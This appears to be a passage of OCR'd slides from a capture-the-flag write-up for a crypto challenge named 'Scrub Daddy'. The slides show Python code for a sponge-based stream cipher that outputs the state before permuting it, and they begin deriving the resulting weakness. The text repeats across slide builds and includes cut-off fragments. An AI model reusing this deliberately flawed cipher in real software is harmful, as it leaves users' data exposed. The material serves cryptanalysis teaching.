        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```


- The state *S* is initialized to zero
- for each *r*-bit block *B* of the input
- *R* is XORed with *B*
- *R* is now an output block of size *r* bits.
- *S* is replaced by *f*(*S*)

What implications does this have for the security of this stream cipher?

Scrub Daddy

300pts

- Main lesson: “understand what you



Duplex construction [edit]

It is also possible to absorb and squeeze in an alternating fash can be the basis of a single pass authenticated encryption syst transformation for some protocols.[4]

- The state *S* is initialized to zero 1
- for each *r*-bit block *B* of the input 2
  - *R* is XORed with *B* 3
  - *S* is replaced by *f*(*S*) 4
  - *R* is now an output block of size *r* bits. 5

```
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)

    currentBuffer = 0
    cipherText = []

    while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
        sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
        cipherText += sponge.read(SPONGE_RATE)
        sponge.permute()
        currentBuffer += SPONGE_RATE

    sponge.write(plaintext[currentBuffer:], len(plaintext) - currentBuffer)
    cipherText += sponge.read(len(plaintext) - currentBuffer)

    return cipherText
```

- The state *S* is initialized to zero 1
- for each *r*-bit block *B* of the input 2
- *R* is XORed with *B* 3
- *R* is now an output block of size *r* bits. 5
- *S* is replaced by *f*(*S*) 4

What implications does this have for the security of this stream cipher?

Scrub Daddy

300pts

- Let:
  - P be the plaintext
  - S be the sponge state
  - C be the ciphertext

Scrub Daddy

300pts

- Let:
  - P be the plaintext
  - S be the sponge state
  - C be the ciphertext
  - P_i be the *i*th block of the plaintext, C_i be the *i*th block of the ciphertext

Scrub Daddy


300pts

- Let:
  - P be the plaintext
  - S be the sponge state
  - C be the ciphertext
  - P_i be the *i*th block of the plaintext, C_i be the *i*th block of the ciphertext
  - S_i be the sponge state corresponding to C_i


Scrub Daddy

300pts

- S_0 = permute(K)



```python
def encrypt(plaintext, key):
    sponge = Sponge()
    encrypt_key(sponge, key)
```




```python
def encrypt_key(sponge, key):
    sponge.write(key, SPONGE_RATE)
    sponge.permute()
```


Scrub Daddy

300pts

- $S_0 = \text{permute}(K)$
- $S_1 = S_0 \oplus P_1$



```python
def write(self, src, num):
    for i in range(num):
        self.state[i] ^= src[i]
```




```python
while (len(plaintext) - currentBuffer) >= SPONGE_RATE:
    sponge.write(plaintext[currentBuffer:], SPONGE_RATE)
    cipherText += sponge.read(SPONGE_RATE)
    sponge.permute()
    currentBuffer += SPONGE_RATE
```


Scrub Daddy

300pts

- $S_0 = \text{permute}(K)$
- $S_1 = S_0 \oplus P_1$
- $C_1 = S_1$



```
def read(self, num):
    return [self.state[i] for i in range(num)]
```

